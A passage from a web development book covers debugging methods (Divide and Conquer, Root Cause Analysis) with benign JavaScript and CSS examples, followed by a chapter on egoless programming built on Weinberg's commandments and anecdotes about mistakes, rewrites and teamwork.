


Figure 10-9. Copying a request from the Network panel as a `fetch` request; this code snippet contains all the JavaScript necessary to re-create the request without any fluff

Instead of calling `queryExecute`, we used the actual `fetch` call copied from the network tab, and lo and behold, it was fast again! We had found our culprit.

Removing the broken bits was easy. There's a reason this `queryExecute` function exists. It comes from an SDK everyone in the organization should use. So what was going on here? With the same approach, Divide and Conquer, we opened up the function and isolated its different parts. We separated the `fetch` call from the response parsing logic and tested each individually. The `fetch` call itself was lightning fast, but the parsing function was where we lost all our time.

Upon closer examination of the parsing logic, we found that this function traversed the entire JSON response and checked each field for a potential timestamp. If it found what looked like a timestamp, it parsed it into a JavaScript `Date` object, which you can see in the following piece of code:

```
async function queryExecute(query) {
  try {
    // Fetch the data (this part was fast - ~1 second)
    const response = await fetch('/api/query', {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json'
      },
      body: JSON.stringify({ query })
    });

    const jsonData = await response.json();

    // This is where the 8-second delay happened
    return parseAndTransformData(jsonData);
  } catch (error) {
    console.error('Query execution failed:', error);
    throw error;
  }
}

function parseAndTransformData(data) {
  // Recursively check every field in the JSON for potential
dates
  function processValue(value) {
    if (Array.isArray(value)) {
      return value.map(processValue);
    } else if (value && typeof value === 'object') {
      const processed = {};
      for (const [key, val] of Object.entries(value)) {
        processed[key] = processValue(val);
      }
      return processed;
    } else if (typeof value === 'string' && isDateString(value))
{
      // Convert string to Date object (unnecessary
transformation!)
      return new Date(value);
    }
    return value;
  }
```

```
  // Process the entire dataset - 10000 rows × 200 columns ×
recursive checks
  return processValue(data);
}

function isDateString(str) {
  // Check if string looks like a date
  const dateRegex = /^\d{4}-\d{2}-\d{2}T\d{2}:\d{2}:\d{2}/;
  return dateRegex.test(str) && !isNaN(Date.parse(str));
}
```

This was fast enough for test data with just a few rows. However, for around 10,000 lines with 200 columns and 56 MB of data, this completely killed performance.

Even worse, it was completely unnecessary! The date display in our application was a simple `toString` method that showed the `Date` object exactly as it appeared in the original JSON output. We were spending up to eight seconds converting strings to `Date` objects and then back to the exact same strings for display.

By systematically breaking down the problem into its component parts, we pinpointed the exact source of our performance issue and could implement a targeted fix rather than guessing at solutions.

Root Cause Analysis

The second debugging methodology is Root Cause Analysis (RCA). RCA is a methodology widely adopted in engineering and science and is fundamental for identifying problems that extend beyond their symptoms. It requires you to dig deeper and find the actual underlying cause that's responsible for the issue. RCA typically includes four steps:

1. Identify and describe the problem

> This is important because by defining the problem clearly, we learn exactly what's going wrong without jumping to premature conclusions. We also start using precise vocabulary and identify what the desired state should be.

2. Detail the reproduction steps

What conditions are necessary to go from a typical “bug-free” situation to the problem state? Are they this reproducible? Do they always occur or just in certain circumstances? What exactly needs to happen so we can all see the bug occur again?

3. Differentiate between other causal factors and the root cause

You might have heard of the difference between causation and correlation. Sometimes, things appear to be responsible for a specific bug, but in reality, they merely accompany the actual problem without causing it.

4. Map the path from problem to cause and apply a fix

Create a clear connection between the root cause and the observed symptoms, then implement a fix.

The entire process is deliberately flexible, to allow for various interpretations. Some techniques, like “asking five times why,” play well with RCA, while others are more scientific and formal.

For us as web developers, RCA is important because it provides a way to move beyond quick fixes and Band-Aid solutions to actually solving problems at their root, preventing them from recurring in different forms.

“The Case of the Unintentional Scrolling Input”

One example where RCA helped me solve one of the nastiest, yet also funniest, bugs in my entire career was during the wild days of mobile browsers, when the fragmentation of Android devices, operating systems, and providers resulted in hundreds of different browsers that all came with their own quirks. I dub this “The Case of the Unintentional Scrolling Input.”

When working on a website for booking event tickets, we created a simple text filter field that allowed for plain text filtering on event titles, thereby

reducing the list. As it was in vogue back then, we used CSS to beautify boring OS-style controls, adding a little bit of border and shadow and changing the font whenever possible.

This was not only a widespread practice but also an easy way of making a website look polished. A custom-styled input field with a custom-styled search icon that works like an OS input field was the best of both worlds: beautiful and accessible.

However, when we shipped our first version of the site, it didn't take long for us to receive the first bug reports. As I said earlier, browsers were vastly different back then, and you couldn't count on every user using web standards, let alone a modern browser. It was amusing, though, when some users reported that whenever they tried to type something in the input field, the page started scrolling a whole viewport's height down. Every keypress on the virtual keyboard triggered it. And we were honestly out of ideas.

Applying the four steps

RCA helped us find the problem rather quickly. For the first step, we ensured that we understood what we were dealing with. The problem statement was: "On Android, the browser triggers a scrolling event whenever a user types something with the virtual keyboard when focusing on the filter field of the events page."

With this problem statement, we were able to start asking the right questions to detail the reproduction steps. We looked at all the nouns to figure out what we needed to investigate. We had Android as the operating system, the browser, the virtual keyboard, and a focus on an input field of the events page. That was a good start, but we lacked details. So we looked for more.

Did the report come from all Android devices or even iOS devices? The answer was no; otherwise, we would've seen that during our Android tests. So, which Android device was it exactly?

Once we had the Android device in question, we could ask more specific questions. Which browser were they using, and which operating system

version were they using? Did the bug occur on every browser? With every operating system? In this case, the answer was also no. It happened in the default browser installed on that device, specifically for the corresponding Android version.

Now that we knew exactly which environment we were dealing with, we checked the input field. Did it happen only on the events page? If we had the same input field on another page, did we have the same bug? The answer was yes, so the input field itself could have been the culprit.

Now that we knew to focus on the input field, we could ask whether the same bug occurred with other input fields as well. It didn't, so the problem lay within our customization of the input field.

Now that we had figured out how to reproduce this bug and could pinpoint exactly what was causing this erratic scrolling behavior, it was time for the third step: distinguishing the root cause from other causal factors.

We knew that the problem occurred when we applied our customization to the input field. We didn't have JavaScript to customize inputs, but we only used custom CSS. Using DevTools to toggle off all CSS properties and toggle them one after another told us which property caused the bug:

```
.custom-input {
  border: 1px solid #ccc;
  border-radius: 4px;
  padding: 8px 12px;
  font-size: 16px;
  box-shadow: 0 2px 4px rgba(0,0,0,0.1);
  /* This line was the culprit: */
  -webkit-transform: translate(0,0);
}
```

It turned out that a single webkit browser–specific line, `-webkit-transform: translate(0,0);`, was causing the erratic behavior. This line was added by one of the developers because they read in an article that it activated hardware acceleration on specific browsers, and it made interactive elements render faster.

The rendering performance improvement was negligible, but the scrolling bug was real. Removing the line was all that was necessary.

Now, let's map it back to our RCA steps:

Problem identification

> A specific Android browser combination causes page scroll on input keypress.

Reproduction steps

> Focus input field → type on virtual keyboard → page scrolls full viewport height.

Root cause versus correlation

> The hardware acceleration CSS property causes a browser-specific rendering bug (not the keyboard, not Android OS, and not input focus).

Solution

> Remove the problematic CSS property to restore normal behavior.

As you can see, systematically questioning all the surrounding factors and distinguishing among possible influencing factors helps you get to the real problem, instead of chasing symptoms.

A Bit of Everything

It must be noted that neither methodology is mutually exclusive. In "The Case of the Unintentional Scrolling Input," we could just as well have arrived at the solution using Divide and Conquer if we had known where to start and had a way to isolate the problem into individual areas. Toggling off different CSS properties in DevTools to see their effect was Divide and Conquer applied at a very detailed level.

Similarly, we applied a bit of RCA in "The Case of the Slowest Data Grid on Planet Earth." The moment we discovered that the JavaScript function

was causing the delay, we tested it with different-sized datasets and found that the issue only occurred with large datasets. Here, we understood that applying a transformation on every data point becomes exponentially expensive as the dataset grows, revealing the fundamental scalability issue rather than just a performance hiccup.

So, no technique exists in isolation. And no method is as rigid in practice as it appears when described formally. As a senior web developer, you must shift into an analytical mindset and use methodologies and debugging techniques as the specific problem requires. The key is recognizing which approach fits the situation you're facing. When you have a complex system with multiple moving parts and unclear boundaries, Divide and Conquer helps you systematically eliminate possibilities. When you have a specific symptom that seems to have more profound implications, RCA guides you to ask the right questions and avoid treating surface-level issues.

Most experienced developers naturally blend these two approaches without even realizing it. They might start with Divide and Conquer to isolate where a problem occurs, then switch to RCA to understand why it's happening there. The DevTools we discussed previously support both methodologies beautifully.

The real skill lies not in rigidly following any single methodology but in developing the intuition to know when to divide, dig deeper, and step back and reassess your approach entirely.

Conclusion

We all want our software to run perfectly, but bugs and mistakes do happen. You don't become a good or even excellent senior web developer by learning how to write 100% bug-free code; you become an excellent developer by learning how to hunt bugs down.

The tools described in this chapter are one side of the coin. They are essential, and knowing what they do is a skill worth investing in. The other side is putting those tools to good use. You need to know not only what can

you do with them but how they can support you on your bug-finding journey. This is where the methodologies come in. Develop an analytical mind and know how to navigate through your codebase and your tools, and you will be able to fix any problem.

And truth be told, no matter how nasty bugs are, finding and fixing them can be incredibly satisfying.

Chapter 11. Egoless Programming

Up to this point, this book has been about technical problems: architecture, tooling, the way the web fits together as a whole, and skills that matter, without question. But in the end, they all stand in the shadow of a very different subject: ourselves, as people.

In 25 years of working in different roles in this industry, from intern to lead developer and architect, I have seen one thing confirmed over and over again: technical problems can always be solved somehow, no matter how hard they look. The things that truly get in our way are rarely technical. They are how we deal with our colleagues and the people closest to us: the people who depend on us and the ones we depend on.

These breakdowns happen on every level: personal, cultural, and historical. Someone shows up a little too confident and quietly makes a long-serving colleague feel replaceable. Someone else carries the responsibility for a decision but not the knowledge to make it and digs in out of pride, holding up an entire project rather than admitting the gap. A senior engineer bats away a junior's idea by force of habit, and the junior never offers another one. A review comment lands on the wrong day and turns into a standoff, because the author hears "your code is bad" as "you are bad." What all these breakdowns have in common is ego: not the loud, arrogant kind, but the quiet, everyday need we have to be right, to look capable, and to defend what we've built. These breakdowns have been, without a doubt, the hardest challenges of my career and the ones no documentation can help me with.

Early on, though, I came across a blog post that did help. It didn't just help me navigate those situations; it fundamentally changed how I communicate with the people around me. The post was Jeff Atwood's "The Ten

Commandments of Egoless Programming", and a printout of it still hangs in my office today.

Atwood didn't invent the idea. He was drawing on Jerry Weinberg's 1971 book *The Psychology of Computer Programming*,[1] where the term *egoless programming* first appears. It is remarkable to read, because half a century later, the human problems it describes haven't changed at all. That post of Jeff's is, I'm fairly sure, a good part of why my career has gone as well as it has these past years, and I'm still grateful to him for writing it.

This chapter is my attempt to pass that gift along, and to widen it. Weinberg wrote for a room of colleagues; today, your colleagues are just as likely to be strangers on the internet. So I've taken his commandments, added the lessons I've collected since, and grounded each commandment in examples from real working life.

To give it all a shape, I've arranged these ideas as a set of concentric circles, borrowed loosely from Stephen Covey's notion of a circle of influence. We start at the center, with you and yourself. Then, we move outward: to the code you write, the team around you, and finally the wider world you share your work with. Ego shows up in each of these circles, and setting it aside looks a little different in each one.

You and Yourself

This is the innermost circle and the one nobody else can see. Before a single colleague, code review, or comment thread enters the picture, ego is already at work in the one place you can't get away from: your own head. It's in how you handle being wrong, how you treat the things you don't yet know, and whether you can tell the difference between yourself and the code you wrote last Tuesday. Get this circle right, and the ones around it get easier. Get it wrong, and no process, no style guide, and no amount of seniority will save you.

Accept Your Mistakes

Here is the first thing worth internalizing, because everything else in this chapter depends on it: you will make mistakes. Not might. Will. You will ship the bug, misread the requirement, pick the wrong abstraction, and push the change that looks fine on your machine and falls over in production. Twenty-five years in, I still do all of these, regularly. The difference between a junior and a senior engineer was never the number of mistakes they make; it's the relationship they have with their mistakes.

Atwood is right to stress something reassuring here: in our line of work, mistakes are rarely fatal. We are not surgeons, and we are not pouring the concrete for a bridge. A friend and colleague of mine, Stefan Gusenbauer, used to put it more bluntly whenever a room got tense over a regression: nobody dies if we have a little bug. That sentence is worth keeping in your back pocket, because the real damage a mistake does is usually not the bug itself but the panic around it, and panic is what turns a small, fixable error into a cover-up.

Rarely fatal is not the same as free, though. The goal is not to avoid mistakes; that target is unreachable, and chasing it only makes you slow and timid. The goal is to find them early, ideally before anyone else has to. A bug caught by a test on your own machine costs you minutes. The same bug caught in review costs an hour and a little pride. Caught in production, it can cost a weekend, a customer, or a colleague's trust. Almost the entire craft of engineering—the tests, the types, the reviews, and the staging environments—is really just a set of nets arranged to catch your mistakes as close to the moment you made them as possible.

But ego does the exact opposite. Ego wants the mistake to disappear. It tempts you to quietly patch the thing and hope nobody noticed, to phrase the post-mortem so the fault lands on someone else, or to argue that it wasn't really a bug so much as an undocumented feature. Every one of these moves trades a small, cheap admission now for a large, expensive one later, because hidden mistakes do not stay hidden. They compound. The most senior people I have worked with do the reverse, and they do it fast. They say, "That one's on me, here's what happened," before anyone has to go looking. The effect on a team is remarkable. It turns a hunt for a culprit

into a conversation about a system, which is the only kind of conversation that actually prevents the next bug.

The same logic runs in reverse at the level of a whole team: punish mistakes and you do not get fewer of them, only better-hidden ones, with the nets going slack until the bugs surface later and larger. Admitting a mistake plainly is not weakness. It is the single fastest way to make a bug small again, and the permission to be wrong is something you grant other people mostly by example.

A story from early in my career shows both halves of this, the mistake and the recovery. Around 2011, when HTML5 was the most exciting thing any of us had ever seen, we built a prestige client an animated 3D Christmas card in JavaScript and CSS. It was genuinely cutting-edge for the time, and it really only ran the way we intended in the newest browsers. The client loved the idea but had no budget left at the end of the year, and honestly, I wanted it more than they did. I wanted to show off what we could do.

So we built it fast, on the shared understanding that it was mostly a showpiece. Then it went out, and on the browsers the client's own customers actually used, it broke. Only 9% of them could see it the way we intended, and for all the failsafes we had built in, there were configurations we simply never tested. It was Christmas. Half the team was on vacation, I was about to leave myself, and so the hotfixing fell to a junior who had never been trained for it. Hours disappeared into it with little to show. When the junior finally called me on holiday, something we almost never do to one another, I was shaken enough to cut the trip short and drive into the office.

What I did next is the part I am still proud of. I apologized, took the mistake squarely on myself, and proposed an alternative: less spectacular, but tasteful and above all working. The relief in the room was immediate. We could focus again, and we ended up shipping something better than the original would ever have been. The client liked our pragmatism enough to hire us again a long time afterward, and we bought a BrowserStack subscription so the next net would be wider than the last. Looking back, the

mistake was never really the broken card. It was the vanity that rushed it out the door in the first place. What rescued the situation was not a clever fix but the plainest thing available: standing up, taking it on myself, and trading the impressive version for the one that actually worked.

You Are Not Your Code

If you want to get in the habit of taking responsibility for your mistakes, then there's something you have to take on faith: you are not your code. It looks obvious on paper, but it is one of the hardest things to actually feel, especially about code you are proud of.

The fusion is understandable. Code is thought made visible. When you write a function, you're putting a small piece of how your mind works onto a screen for other people to read, so a comment on the function lands, somewhere in the back of your brain, as a comment on the mind that produced it (i.e., yours). Effort makes it worse: the more of yourself you poured into the code, the more an edit feels like a correction of you, personally. This is why the most innocent review comment, something like "Any reason this isn't a `map`?" can make you hot under the collar in a way that has nothing whatsoever to do with maps.

That heat is the tell. When you feel defensive about a piece of code, that is ego announcing itself, and it's worth training yourself to read the sensation as information, rather than as a fight-or-flight response. The reframe that helped me most is almost mechanical. The code is an artifact you produced, the way a carpenter produces a chair. If a chair is wobbly, that's a fact about the chair, not a verdict on the carpenter's worth as a human being. Feedback on the artifact is a gift of information about the artifact and nothing more than that.

It helps to notice how the language we use quietly props up this fusion. We say "my service," "my PR," and "my module," and the possessive is harmless right up until the day someone proposes deleting "my" thing. Open source makes an excellent teacher here, because the moment you publish a library, strangers begin filing issues against code you will never

meet them to defend, and you learn fast that the code has a life entirely independent of your feelings about it. The codebase you work in every day is no different. It simply has fewer strangers in it and a longer memory of whose name is on the commit.

The practical test of whether you have internalized this is simple: can you let other people change your code, delete it, or rewrite it, without flinching? Can you throw away an afternoon's work the moment you learn it was the wrong afternoon's work? The engineers who can do this move faster and are far more pleasant to work alongside, because they spend their energy on the problem instead of on the defense of their last solution. We will come back to the other side of this in the team circle, where the very same idea governs how you give feedback to other people. For now, the work is entirely internal: loosen the grip on your own code first, before anyone else has to pry your fingers off it.

Always Be Learning

The third habit in this circle is the one that quietly decides how far you will go: assume that someone always knows more than you do, and go looking for them on purpose. This is easy advice to follow when you are new and everything is unfamiliar. It gets genuinely hard later, and that difficulty is exactly the point.

Here is the trap. The more senior you become, the fewer people are willing to correct you. Your title, your tenure, and the weight your opinion carries in a meeting all form a soft cushion that muffles feedback before it ever reaches you. Juniors stop asking the obvious question that would have exposed your wrong assumption. Peers let the questionable design slide, because arguing with you has become expensive. Left alone, this is how capable people slowly drift out of date without ever noticing, mistaking the quiet that has formed around them for agreement.

The way to avoid this trap is to make learning a deliberate habit, rather than something you wait around for. Seek out the input you're sure you don't need, particularly in the moments you feel most certain. Ask the junior why

they did it their way before you explain why yours is better; often enough, theirs will turn out to be better, or it will at least teach you something about how a fresh pair of eyes reads the problem. Read code from outside your own stack. Stay curious about the parts of the system you long ago decided you understood, because the platform keeps moving underneath all of us. Half the libraries I reached for instinctively 10 years ago are now a single line of the standard platform, and "I already know how this works" has a famously short shelf life on the web.

There is a more insidious version of the same trap that has nothing to do with seniority: the comfortable competence of knowing one stack extremely well. It's genuinely pleasant to be the person who always has the answer, and that pleasant feeling is exactly what keeps you inside the fence of what you already know. I have watched excellent engineers turn down the interesting problem because it sat just outside their expertise and call their decision pragmatic. Sometimes, it honestly is. But often enough, it is ego wearing the costume of pragmatism, protecting the feeling of mastery by never putting it at risk.

None of this requires pretending to be a beginner. It requires being willing to be one, briefly and in public, as often as the work demands it. That willingness is the whole of egoless learning, and it is the thread that runs through every circle still to come.

You and the Code

With the second circle, something new enters the picture: an artifact. In the first circle, ego was a private weather system inside your own head. Here, it leaves the building and takes a form you can read in a diff. The code you write is full of decisions that have a flattering option and a humble one, and they rarely announce themselves as ego at all. They look like engineering. Should I build this myself or use what already exists? How much should I build? May I rewrite this thing I find distasteful? Who is this code actually for? Is this change an insult to my design or just information arriving late? Every one of these is the same question wearing a different hat: can you

hold your own work loosely enough to serve the problem instead of yourself? The Christmas card from the last section was exactly this failure, dressed up as ambition.

Avoid “Not Invented Here”

The first temptation is to build it yourself. Not because building it is the right call, but because someone else built the existing thing and there is a particular pride in code that is wholly yours. We dress the impulse up in respectable language. Their library is bloated. Our case is special. I could write a leaner version in an afternoon. Sometimes, that’s even true. More often, it’s the craftsman’s vanity talking, and the afternoon becomes a fixture you will maintain, alone, for years, reinventing bugs that the library you dismissed fixed a decade ago and doing it in front of far fewer eyes.

Early in its agency days, my company was hired to build the mobile web frontend for an established sports betting product. It was a demanding client with a mountain of requirements, a strict execution policy, and a famously open browser list that reached down into ancient and outdated mobile browsers. Frontend frameworks were popular at the time, but we decided to roll our own, tailored exactly to our needs, so we would never be boxed in by a framework’s boundaries, especially around compatibility and bloat. It carried us through the three or four months of the build.

Then, we handed the project over for the long run, and it fell apart. Our developers moved on, the client-side developers who had been embedded with us moved on too, and what remained was less a coherent baseline than a box of clever pieces only the original authors understood. Every new feature now cost far more on both sides. A year later, we rewrote the whole thing in AngularJS, the original one, which finally let the work be distributed across a team. The honest part is this: I have genuinely mixed feelings about frameworks (see Chapter 9), and assembling a focused set of libraries instead of adopting a full framework is often the right call. But when we set out to build that betting frontend, we already knew we needed the things a framework provides. We wrote every last piece of it ourselves anyway, because we were sure we knew better.

The honest test, then, is not "could I build this?" but "should this be mine to own?" A date-formatting library, an authentication flow, and a parser for some fiddly format—these are solved problems with communities of people discovering the edge cases for free. Rebuilding them so they belong to you is often just ego quietly signing you up for a maintenance bill.

None of which means you should always reach for a package; the npm `left-pad` incident in 2016, when the removal of an 11-line dependency briefly broke a sizeable chunk of the internet, is the cautionary tale on the other side. It's a judgment call, and the egoless part is making it on the merits—the maintenance cost, the size of the problem, and the health of the project you would lean on—rather than on how good it would feel to have written the thing yourself.

Avoid Overengineering

If "not invented here" is pride in authorship, overengineering is pride in cleverness, and it's the failure that nearly sank that Christmas card. The shape is familiar. A requirement arrives that needs a function, and you build a framework. A feature needs a single `if` statement, and you reach for a plug-in architecture, because what if we need to support five more cases later? The five cases usually never arrive, and you're left maintaining the flexibility you built for them regardless.

I once consulted for a development group whose backend SDKs were generated from a Java-to-TypeScript tool, and the output was severely bloated. In ordinary backend code, that hardly matters. But in our case, the SDKs ran inside serverless functions, where every extra line to parse was an extra billed millisecond, and some functions were 95% SDK code wrapped around 5% of anything we actually wanted, even when they called a single endpoint. The reason was that the generated code dutifully followed every object-oriented pattern in the book: deep class hierarchies, dependency injection, the lot. Not because the problem needed any of it, but because the lead developer took genuine pride in knowing those patterns. All those classes were poison to any serious bundler, too, since a class is an atomic unit that cannot be tree-shaken (see "Classes are atomic units").

Worse, all of this was defended to the death, even though one of the mission-critical goals of the project, fast execution to save time and therefore money, was being plainly undermined by it. What we needed was a lightweight wrapper around `fetch` with some types. What we got instead was endless refactoring that never made the thing tree-shakeable, at a cost far exceeding the simple rewrite to a handful of function wrappers that would have solved the problem outright. The stubbornness reached the point where the running advice became that you were better off not using the official SDKs at all. These days, an LLM reading an OpenAPI spec will hand you the lean, optimized function call instead of a heavyweight SDK, but it could so easily have been that way back then.

To resist this kind of overengineering, make this your mantra: "You aren't going to need it" (YAGNI). But beware: this is easy to nod along with and genuinely hard to practice, because the abstraction feels like the smart, senior move. That feeling is the tell. A lot of overengineering is really resume-driven development: the code is shaped less by the problem in front of you than by the architecture you wanted an excuse to use or the best practices you wanted a colleague to notice you knew. The complexity is for you, not for the problem.

The egoless version is almost embarrassingly plain. Solve the problem you actually have, with the simplest thing that works, and make complexity earn its place before you let it in. This is not a vote for sloppiness; a clean, simple solution is often harder to find than a clever one, and that is precisely why finding one is the more impressive achievement. But it keeps the code in proportion to the problem, and it leaves the next person, very possibly you, with something they can change without first decoding a cathedral you built for a congregation that never showed up.

Consult Before Rewriting

It will not have escaped you that both of the preceding stories ended in a rewrite, and that the very next thing I want to talk about is not rewriting things. Let me make my peace with that before you do it for me. The rewrites that saved us were of code whose costs we understood down to the

billed millisecond: our own overbuilt framework and a generated SDK we could measure. That is a different animal from the instinct this section is actually about, which is to rewrite code whose value you have not yet bothered to understand, simply because you do not care for the look of it.

Because sooner or later, you will open a file someone else wrote and feel the urge to say, “This is a mess; I should just rewrite it.” The urge is rarely about defects. It’s about taste—your taste, meeting code that does not share it—and it’s one of the most expensive instincts in our field when it is followed unchecked. An AI coding assistant does not make that instinct any wiser; it just makes acting on it three seconds faster, close enough to free that the fence comes down before you have had time to ask why it was built.

The reason is that working code, however ugly, is the accumulated record of every problem it has already survived. Those odd branches and unlovely special cases are often bugs someone fixed at three in the morning, edge cases discovered the hard way in production, and real knowledge encoded in a form you happen to find distasteful. This is the point behind Chesterton’s Fence: do not tear down the fence until you understand why someone put it there. Joel Spolsky made the same case more bluntly in 2000, in “Things You Should Never Do, Part I”, calling the from-scratch rewrite the single worst strategic mistake a software company can make, because you throw away all of that embedded knowledge to chase the feeling of having a clean slate.

Weinberg’s original commandment draws the line precisely: distinguish fixing from rewriting, and pursue stylistic change through consultation rather than on your own authority. If the code offends your sensibilities but works, your sensibilities are not a standard. Raise the issue in review, ask the author what you’re missing, and agree on a direction together. The rewrite may well turn out to be the right answer, but it’s simply not yours to declare unilaterally, and the act of consulting first is usually what turns a reckless rewrite into a safe, incremental one.

Document for Future You

Every piece of code is obvious to you at the moment you write it. The whole context is loaded in your head: why this approach and not the other one, which constraint forced the ugly bit, and what you tried first that failed. But six months later, that context will be gone, and the person staring at the screen, very often you, will be a stranger to it.

There is a quiet ego in pretending otherwise. “Good code is self-documenting” is true about the *what* and quietly false about the *why*, and it makes a tidy excuse for skipping the harder, more generous work. Self-documenting code tells the next reader what it does; it almost never tells them why it does it this way, what you considered and rejected, or which innocent-looking line is load bearing and must not be touched.

A comment like `// do not remove, breaks layout in Safari < 15` can save a future colleague an entire afternoon, and no amount of clean naming would ever have conveyed it. That kind of knowledge lives only in your head until you decide to write it down, and deciding to write it down is an act of humility: an admission that your present clarity is temporary and that the next person deserves better than to reverse-engineer your reasoning from scratch.

So leave the note. Comment the *why*, not the *what*. Record the decision and the option you turned down in the commit message or the design doc. Mark the load-bearing weirdness with a sentence explaining why it is load bearing. This is the same idea as “you are not your code,” seen across time rather than across a table: the code is not a monument to how clever you were on the day you wrote it. It is a place a colleague has to live in later, and one of those colleagues will be future you. Increasingly, one of them will also be the AI assistant someone points at this code next year, and will also be no better than you at guessing a *why* that nobody wrote down.

Welcome Change

The last of these is the oldest commandment in the set, and the one with the longest reach. Weinberg’s line was that the only constant is change, and half a century later, the web has made him righter than he could have known.

Requirements move. Browsers move. The framework that you bet the project on gets deprecated. The AngularJS rewrite that rescued our betting project, the one I praised a few pages ago, was itself sunset a few years later, and our rescue quietly became the next team's migration. Every one of these shifts can feel, from the inside, like an attack on the thing you so carefully built.

That feeling is ego once more, attached now to a plan rather than to a line of code. The stakeholder who changes their mind is not betraying your design; they are handing you information that simply arrived later than you would have liked, which is the normal condition of building anything real. "But we designed it this way" is a complaint about reality, not an argument with it. The engineers who age well treat a changed requirement as a fact to absorb, rather than an insult to litigate, and where they can, they build in a way that quietly expects the ground to move.

There is a balance here, and it is the same one that governed the first two sections of this circle. Welcoming change does not mean chasing every framework that trends for a fortnight, which is really just overengineering and "not invented here" wearing new clothes. It means holding your own work loosely enough that you can set it down when the world it was built for has moved on. That, in the end, is what all five of these commandments come down to. The code is in service of the problem, never the other way around. Hold it loosely enough, and you'll be ready for the circle that gives most people the hardest time of all: the people you build it with.

You and Your Team

As I warned at the end of the last circle, this is where it gets hard. The first two circles were private. When you accept your mistakes, hold your code loosely, and read the deprecation notice for the framework you bet on, nobody in the next room can see you doing it. The team circle is different. Here, the ego that has been a private weather system in your head meets other people's, and the moves you make are visible, replayed, and remembered. Most of the egoless programming literature, Weinberg's

original list very much included, lives in this circle, and there is a reason why. The technical problems were always solvable. The reason a career either flows or grinds is almost always something that happened, or did not happen, in this circle.

Collaboration Over Competition

Every team carries an unspoken question into every meeting: are we building one thing together, or are we each building our own thing in front of the others? The two modes look almost identical from the outside. They produce very different software.

Competition leaks in even when nobody means to invite it. Stack-ranked reviews, “who shipped what” leaderboards, and even well-meaning recognition of individual heroes all quietly shift the scoring. You start optimizing for what is visibly yours. The dull but valuable work (fixing someone else’s flaky test, writing the onboarding doc, or reviewing a difficult pull request carefully) slips out of focus, because none of it makes a slide at the next all-hands. The collaborative move is to do that work anyway and to be slightly suspicious of any reward structure that punishes you for doing it.

The harder version of the same problem appears across teams. Inside a single team, shared goals usually win out eventually. Across teams, the reflex to defend your work hardens into something close to politics. A bug arrives from another team and you read it through the lens of “they don’t understand our constraints”; they read your response through the lens of “they’re protecting their territory.” Both readings can be true, and neither one helps. The thing both sides have to do, and the thing nobody wants to do first, is step back and read the situation from where the other team sits. The team that owns a shared component library reads a filed bug differently than the team that filed it. The library team sees an edge case in a thousand uses; the consumer team sees the one use that just broke their checkout. Neither view is wrong; both are partial. The egoless move is to surface the difference in framing, not to win the framing battle.

The cleanest example I have of this is from a few years back, with a team building an internal design system. Internal tooling and library teams sit in a structurally hard place. By their nature, especially when they're successful, they receive more bug reports than anyone else in the company, and their requirements are almost never the same as their users' requirements. The library team needs a clean, general API that will hold up across a thousand consumers and five future redesigns. The consumer team needs the one specific thing that will unblock its checkout flow by Friday. Both descriptions of the situation are accurate. Neither team starts the conversation believing the other one.

